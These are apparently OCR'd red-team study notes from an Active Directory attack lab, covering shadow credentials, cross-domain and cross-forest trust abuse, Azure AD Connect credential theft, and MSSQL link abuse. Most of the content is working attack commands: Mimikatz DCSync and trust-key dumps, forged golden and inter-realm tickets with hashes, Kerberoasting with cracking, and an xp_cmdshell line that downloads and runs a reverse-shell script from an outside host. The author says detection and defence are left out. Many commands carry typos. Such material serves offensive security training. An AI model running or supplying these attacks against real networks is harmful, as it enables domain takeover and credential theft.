
Convert from cert.pem to pfx

```
openssl.exe pkcs12 -in C:\AD\Tools\cert.pem - keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\EA.pfx
```

Request EA TGT and inject it

```
Rubeus.exe asktgt /user:techcorp.local\Administrator /dc:techcorp-dc.techcorp.local /certificate:C:\AD\Tools\EA.pfx /password:SecretPass@123 /nowrap /ptt
```

Shadow Credential



Shadow Credentials

- User to User (U2U) Service Ticket can be requested to decrypt the encrypted NTLM_SUPPLEMENTAL_CREDENTIAL entity from Privilege Attribute Certificate (PAC) and extract NTLM hash.

- Pre-requisites to abuse Shadow Credentials:
  - AD CS (Key Trust if AD CS is not present)
  - Support for PKINIT and at least one DC with Windows Server 2016 or above.
  - Permissions (GenericWrite/GenericAll) to modify the msDS-KeyCredentialLink attribute of the target object.

read about the attack >> https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/acl-persistence-abuse/shadow-credentials

Abusing User Object

Abusing User Object

enumerate the permissions

```
Find-InerestingDominAcl -ResolveGUIDS | >{$_.IdentityRefrenceName -match "Studentusers"}
```

Add the shadow credential

```
Whisker.exe add /target:supportXuser
```

using powerview see if the shadow creds is added

```
Get-DominaUser -Identity supportXuser
```

request the TGT by leveraging the certificate

```
Rubeus.exe asktgt /user:supportXuser /certifcate /password:"" /domain:us.techcorp.local /dc:US-DC.us.techcoorp.local /getcredentials /show /nowrap
```

inject the TGT in the current session or use the NTLM hash

```
Rubeus.exe ptt /ticket:
```

Abusing Computer Object

```
Find-InterstingDomainAcl -ResolveGUIDS | ?{_>IdentityRefernceName -match 'mgmtadmin'}
```

add the shadow credential

```
SaftryKatz.exe "sekurlsa::pth /user:mgmtadmin /domain"us.techcorp.local aes256: /run: /run:cmd.exe" "exit"
```

```
Whisker.exe add /target:us-Helpdesk$
```

using powerview see if the shadow creds is added

```
Get-DomianComputer -Identity us-helpdesk
```

Request the TGT by leveraging the certificate

```
Rubeus.exe asktgt /user:us-helpdesk$ /certificate: /domian:us.techcorp.local /dc:US-DC.us.techcorp.local /getcredentials /show
```

request and inject the TGS by impersonating the user

```
Rubeus.exe s4u /dc:us-dc.techcorp.local /ticket: /impersonateuser:administrator /ptt /self /altservice:cifs/us-helpdesk
```

Cross Domain Attacks - Attacking Azure AD Integration

- Azure AD is a popular method to extend identity management from onpremises AD to Microsoft's Azure offerings.
- Many enterprises use their on-prem AD identities to access Azure

applications.

- "A single user identity for authentication and authorization to all resources, regardless of location…is hybrid identity."

Integration - PHS

- An on-premises AD can be integrated with Azure AD using Azure AD

Connect with the following methods:

– Password Hash Sync (PHS)

– Pass-Through Authentication (PTA)

– Federation

- Azure AD Connect is installed on-premises and has a high privilege

account both in on AD and Azure AD!

read more >> https://learn.microsoft.com/en-us/azure/active-directory/hybrid/

https://learn.microsoft.com/en-us/azure/active-directory/hybrid/connect/whatis-phs

we will target the MSOL users that was created and has synchronization rights DCSync on the domain

eunmreate teh PHS account and server where AD connect is installed with powerview

```
Get-DomainUser -Identity "MSOL_ " -Domain techcorp.local
```

using the ADModule

```
Get-ADUser -Filter "samAccountName" -like 'MSOL_'" -Server techcorp.local -Properties * | select SamAccountName,Description | fl
```

We already have administrative access to us-adconnect as helpdeskadmin

With administrative privileges, if we run adconnect.ps1, we can extract the credentials of the MSOL_ account used by AD Connect in clear-text

```
.\adconnect.ps1
```

with the password we run commands as MSOL

```
runas /usertechcorp.local\MSOL_16fb75d0227d /netonly cmd
```

read more >> https://blog.xpnsec.com/azuread-connect-for-redteam/

and then we execute the DCSync attack

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:us\krbtgt"'
```

OR

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:techcorp\krbtgt /domain:techcorp.local"'
```

Forest Root

sIDHistory

• sIDHistory is a user attribute designed for scenarios where a user is moved from one domain to another. When a user's domain is changed, they get a new SID and the old SID is added to sIDHistory.

• sIDHistory can be abused in two ways of escalating privileges within a forest: – krbtgt hash of the child – Trust tickets

• All the Privilege Escalation to techcorp.local we have seen till now needs some misconfiguration. These ones are 'working as intended'.

Trust Key

So, what is required to forge trust tickets is, obviously, the trust key. Look for [In] trust key from child to parent.

```
Invoke-Mimikatz -Command '"lsadump::trust /patch"' - ComputerName us-dc
```

or

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:us\techcorp$"'
```

or

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
```

read more >> https://adsecurity.org/?p=1588

Let's forge an inter-realm TGT:

```
Invoke-Mimikatz -Command '"kerberos::golden /domain:us.techcorp.local /sid:S-1-5-21-210670787- 2521448726-163245708 /sids:S-1-5-21-2781415573- 3701854478-2406986946-519 /rc4:b59ef5860ce0aa12429f4f61c8e51979 /user:Administrator /service:krbtgt /target:techcorp.local /ticket:C:\AD\Tools\trust_tkt.kirbi"'
```

Cross Domain Attacks – Child to Forest Root - Trust Key

Invoke-Mimikatz -Command	
Kerberos::golden	The mimikatz module
/domain:us.techcorp.local	FQDN of the current domain
/sid:S-1-5-21-210670787-2521448726-163245708	SID of the current domain
/sids:S-1-5-21-2781415573-3701854478-2406986946 –519	SID of the enterprise admins group of the parent domain
/rc4: b59ef5860ce0aa12429f4f61c8e51979	RC4 of the trust key
/user:Administrator	User to impersonate
/service:krbtgt	Target service in the parent domain
/target:techcorp.local	FQDN of the parent domain
/ticket:C:\AD\Tools\kekeo\trust_tkt.kirbi	Path where ticket is to be saved

get a tgt for a service using the forgrd trusted ticket with kekeo

```
tgs::ask /tgt:C:\AD\Tools\trust_tkt.kirbi /service:CIFS/techcorp-dc.techcorp.local
```

OR using older version of kekeo

```
\asktgs.exe C:\AD\Tools\trust_tkt.kirbi CIFS/techcorpdc.techcorp.local
```

u can create more tickets for other services read more about the SPNs
https://adsecurity.org/?page_id=183

now use the TGS to access the tergeted servuce

```
misc::convert lsa TGS_Administrator@us.techcorp.local_krbtgt~TECHCORP.LOCAL@US.TECHCORP.LOCAL.kirbi
```

Or

```
.\kirbikator.exe lsa .\CIFS.techcorpdc.techcorp.local.kirbi
```

verfiy if the attack was succesed

```
ls \\techcorp-dc.techcorp.local\c$
```

u can also perform the attack with Rubeus

```
.\Rubeus.exe asktgs /ticket:C:\AD\Tools\trust_tkt.kirbi /service:cifs/techcorp-dc.techcorp.local /dc:techcorpdc.techcorp.local /ptt
```

krbtgt

we will abuse sIDhistory once again

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:us.techcorp/local /sid:<> /krbtgt:<hash> /sids:<> /ptt"'
```

now u can enter new ps-session to the techcorp.local

avoid suspicious logs by using domain controller group

```
Invoke-Mimikatz -Command '"kerberos::golden /user:us-dc$ /domain:us.techcorp.local /sid:<> /krbtgt:<hash> /sids:<> /ptt"'
```

S-1-5-21-2578538781-2508153159-3419410681-516 – Domain Controllers

S-1-5-9 – Enterprise Domain Controllers

now perform the DCSync attack to dump all the hashes

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:techcorp\Administrator /domain:techcorp.local"'
```

Cross Forest Attacks

Kerberoast

Let's enumerate named service accounts across forest trusts

Using PowerView

```
Get-DomainTrust | ?{$_.TrustAttributes -eq 'FILTER_SIDS'} | %{Get-DomainUser -SPN -Domain $_.TargetName}
```

Using ActiveDirectory Module:

```
Get-ADTrust -Filter 'IntraForest -ne $true' | %{GetADUser -Filter {ServicePrincipalName -ne "$null"} - Properties ServicePrincipalName -Server $_.Name}
```

request a tgs

```
Rubeus.exe kerbeorast /user:storagesvc /simple /domain:eu.local /outfile:ruhashes.txt
```

check for the TGS

```
klist
```

crack them with john the ripper

```
John.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\hashes.txt
```

Request TGS across trust using PowerShell

```
Add-Type -AssemblyName System.IdentityModel
```

```
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken - ArgumentList MSSQLSvc/eu-file.eu.local@eu.local
```

Privilege Escalation -Constrained Delegation with Protocol Transition

the classic constrained delegation does not work accross forest trusts but we can abuse it to work
with powerview

```
Get-DomainUser -TrustedToAuth -Domain eu.local
Get-DomainComputer -TrustedToAuth -Domain eu.local
```

using the ADModule

```
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo -Server eu.local
```

we can request an alternate ticket with Rubeus

```
Rubues.exe hash /password:qwerty@1234 /user:storagesvc /domain:eu.local
Rubues.exe s4u /user:storagesvc /rc4:<> /impersonateuser:Administrator /domain:eu.local /msdsspn:nmagent/eu-sc.eu.local /altservice:ldap /dc:eu-dc.eu.local /ptt
```

abuse the TGS to ldap

```
Invoke-Mimikatz -Commnad "'lsadump:dcsync /user:eu\krbtgt /domain:eu.local'"
```

OR

```
SharpKatz.exe --Command dcsync --User eu\krbtgt --Domain eu.local --DomianController eu-dc.eu.local
SharpKatz.exe --Command dcsync --User eu\administrator --Domain eu.local --DomianController eu-dc.eu.local
```

Cross Forest Attacks - Unconstrained Delegation

- Recall the Printer bug and its abuse from a machine with Unconstrained

Delegation.

- We have used it to escalate privileges to Domain Admin and Enterprise Admin.
- It also works across a Two-way forest trust with TGT Delegation enabled!
- TGT Delegation is disabled by default and must be explicitly enabled

across a trust for the trusted (target) forest.

- In the lab, TGTDelegation is set from usvendor.local to techcorp.local

(but not set for the other direction).

note

On July 9 2019, Microsoft updated the TGT Delegation behavior across forest trusts (even the existing ones for Server 2012 onwards) by addressing this issue as CVE-2019-0683

read more >>https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2019-0683

To enumerate if TGTDelegation is enabled across a forest trust, run the below command from a DC

```
netdom trust trustingforest /domain:trustedforest /EnableTgtDelegation
```

In the lab, this is to be run on usvendor-dc

```
netdom trust usvendor.local /domain:techcorp.local /EnableTgtDelegation
```

Cross Forest Attacks - Trust Key

- By abusing the trust flow between forests in a two way trust, it is

possible to access resources across the forest boundary.

- We can use the Trust Key, the same way as in Domain trusts but we can

access only those resources which are explicitly shared with our current

forest.


- Let's try to access a file share 'eushare' on euvendor-dc of

euvendor.local forest from eu.local which is explicitly shared with

Domain Admins of eu.local.

- Note that we are hopping trusts from us.techcrop.local to eu.local to

euvendor.local!



306

Like intra forest scenario, we require the trust key for the inter-forest trust

```
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
```

or

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:eu\euvendor$"'
```

or

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
```

read more about abusing trusts >> https://adsecurity.org/?p=1588

An inter-forest TGT can be forged

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:eu.local /sid:S-1-5-21- 3657428294-2017276338-1274645009
/rc4:799a0ae7e6ce96369aa7f1e9da25175a /service:krbtgt /target:euvendor.local /sids:S-1-5-21-4066061358- 3942393892-617142613-519
/ticket:C:\AD\Tools\kekeo_old\sharedwitheu.kirbi"'
```

Get a TGS for a service (CIFS below) in the target forest by using the forged trust ticket

```
.\asktgs.exe C:\AD\Tools\kekeo_old\sharedwitheu.kirbi CIFS/euvendordc.euvendor.local
```

Use the TGS to access the target resource which must be explicitly shared

```
.\kirbikator.exe lsa CIFS.euvendordc.euvendor.local.kirbi
```

We can also use Rubeus

```
C:\Users\Public\Rubeus.exe asktgs /ticket:C:\Users\Public\sharedwitheu.kirbi /service:CIFS/euvendor-dc.euvendor.local
/dc:euvendordc.euvendor.local /ptt
```

also we cannot access all resources because teh SIDHistory of a TGT crossing forest boundary

read more about **SID filtering** >> https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280

https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/

from the access to eu.local enumerate the trusts from a PSRemoting

```
Get-ADTrust -Filter *
```

SIDFilteringForestAware is set to True, it means SIDHistory is enabled across the forest trust
remember that still only RID > 1000 SIDs will be allowed across the trust boundary

```
Get-ADGroup -Identity EUAdmins -Server euvendor.local
```

From eu-dc, create a TGT with SIDHistory of EUAdmins group:

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:eu.local /sid:S-1-5-21- 3657428294-2017276338-1274645009 /rc4:799a0ae7e6ce96369aa7f1e9da25175a /service:krbtgt /target:euvendor.local /sids:S-1-5-21-4066061358- 3942393892-617142613-1103 /ticket:C:\Users\Public\euvendornet.kirbi"'
```

Request a TGS:

```
.\asktgs.exe C:\Users\Public\euvendornet.kirbi HTTP/euvendornet.euvendor.local
```

Inject that into current session:

```
.\kirbikator.exe lsa HTTP.euvendor-net.euvendor.local.kirbi
```

Or

```
C:\Users\Public\Rubeus.exe asktgs /ticket:C:\Users\Public\euvendornet.kirbi /service:HTTP/euvendornet.euvendor.local /dc:euvendor-dc.euvendor.local /ptt
```

Access the euvendor-net machine using PSRemoting:

```
Invoke-Command -ScriptBlock{whoami} -ComputerName euvendornet.euvendor.local -Authentication NegotiateWithImplicitCredential
```

Trust Abuse - MSSQL Servers

in this scenario we gonna use PowerUpSql >> https://github.com/NetSPI/PowerUpSQL

SPN scanning

```
Get-SQLInstanceDomain
```

Check Accessibility

```
Get-SQLConnectionTestThreaded
Get-SQlInstanceDomain | Get-SQLConnectionTestThreaded -Verbose
```

gather info

```
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose
```

Trust Abuse - MSSQL Servers - Database Links

• A database link allows a SQL Server to access external data sources like other SQL Servers and OLE DB data sources.

• In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.

• Database links work even across forest trusts

read more about liked servers >> https://learn.microsoft.com/en-us/sql/relational-databases/linked-servers/linked-servers-database-engine?view=sql-server-ver16&redirectedfrom=MSDN

Look for links to remote servers

```
Get-SQLServerLink -Instance us-mssql.us.techcorp.local - Verbose
```

Openquery function can be used to run queries on a linked database

```
select * from openquery("$IP",'select * from master..sysservers')
```

Openquery queries can be chained to access links within links (nested links) `select * from openquery("$IP",'select * from openquery("db-sqlsrv",''select @@version as version'')')`

on the target server execute the command to open cmdshell

```
EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;') AT "db-sqlsrv"
```

From the initial SQL server, OS commands can be executed using nested link queries

```
select * from openquery("192.168.23.25",'select * from openquery("db-sqlsrv",''select @@version as version;exec master..xp_cmdshell "powershell iex (New-Object Net.WebClient).DownloadString(''''http://192.168.100.X/I nvoke-PowerShellTcp.ps1'''')"''')')
```

Crawling links to remote servers

```
Get-SQLServerLinkCrawl -Instance usmssql.us.techcorp.local
```

Abusing links to remote servers

```
Get-SQLServerLinkCrawl -Instance usmssql.us.techcorp.local -Query 'exec master..xp_cmdshell ''whoami''' -QueryTarget db-sqlsrv
```

Cross Forest Attacks - Foreign Security Principals

• A Foreign Security Principal (FSP) represents a Security Principal in a external forest trust or special identities (like Authenticated Users, Enterprise DCs etc.).

• Only SID of a FSP is stored in the Foreign Security Principal Container which can be resolved using the trust relationship.

• FSP allows external principals to be added to domain local security groups. Thus, allowing such principals to access resources in the forest.

• Often, FSPs are ignored, mis-configured or too complex to change/cleanup in an enterprise making them ripe for abuse.

enumreate the FPSs for the db.local with powerview

```
Find-ForeignGroup -Verbose
```

```
Find-ForeignUser -Verbose
```

Using ActiveDirectory module:

```
Get-ADObject -Filter {objectClass -eq "foreignSecurityPrincipal"}
```

enumerate the ACLs for the dbvendor.local

```
Find-InterestingDomainAcl -Domain dbvendor.local
```

Cross Forest Attacks - Abusing PAM Trust

• PAM trust is usually enabled between a Bastion or Red forest and a production/user forest which it manages.

• PAM trust provides the ability to access the production forest with high privileges without using credentials of the bastion forest. Thus, better security for the bastion forest which is much desired.

• To achieve the above, Shadow Principals are created in the bastion domain which are then mapped to DA or EA groups SIDs in the production forest

with the DA access to techcorp.local we can enumerate that we have Administrative access to the bastion.local forest

```
Get-ADTrust -Filter *
```

```
Get-ADObject -Filter {objectClass -eq "foreignSecurityPrincipal"} -Server bastion.local
```

On bastion-dc, enumerate if there is a PAM trust:

```
$bastiondc = New-PSSession bastion-dc.bastion.local
```


```
Invoke-Command -ScriptBlock {Get-ADTrust -Filter {(ForestTransitive -eq $True) -and (SIDFilteringQuarantined - eq $False)}} -Session $bastiondc
```


Check which users are members of the Shadow Principals

```
Invoke-Command -ScriptBlock {Get-ADObject -SearchBase ("CN=Shadow Principal Configuration,CN=Services," + (GetADRootDSE).configurationNamingContext) -Filter * -Properties * | select Name,member,msDS-ShadowPrincipalSid | fl} -Session $bastiondc
```

Establish a direct PSRemoting session on bastion-dc and access production.local

```
Enter-PSSession $IP -Authentication NegotiateWithImplicitCredential
```





this notes does not contain the Detection and Defense part as u should search about every misconfiguration and the attack causes to disable them or mitigate them

this notes was created by

https://www.linkedin.com/in/ali-khaled-57b606236/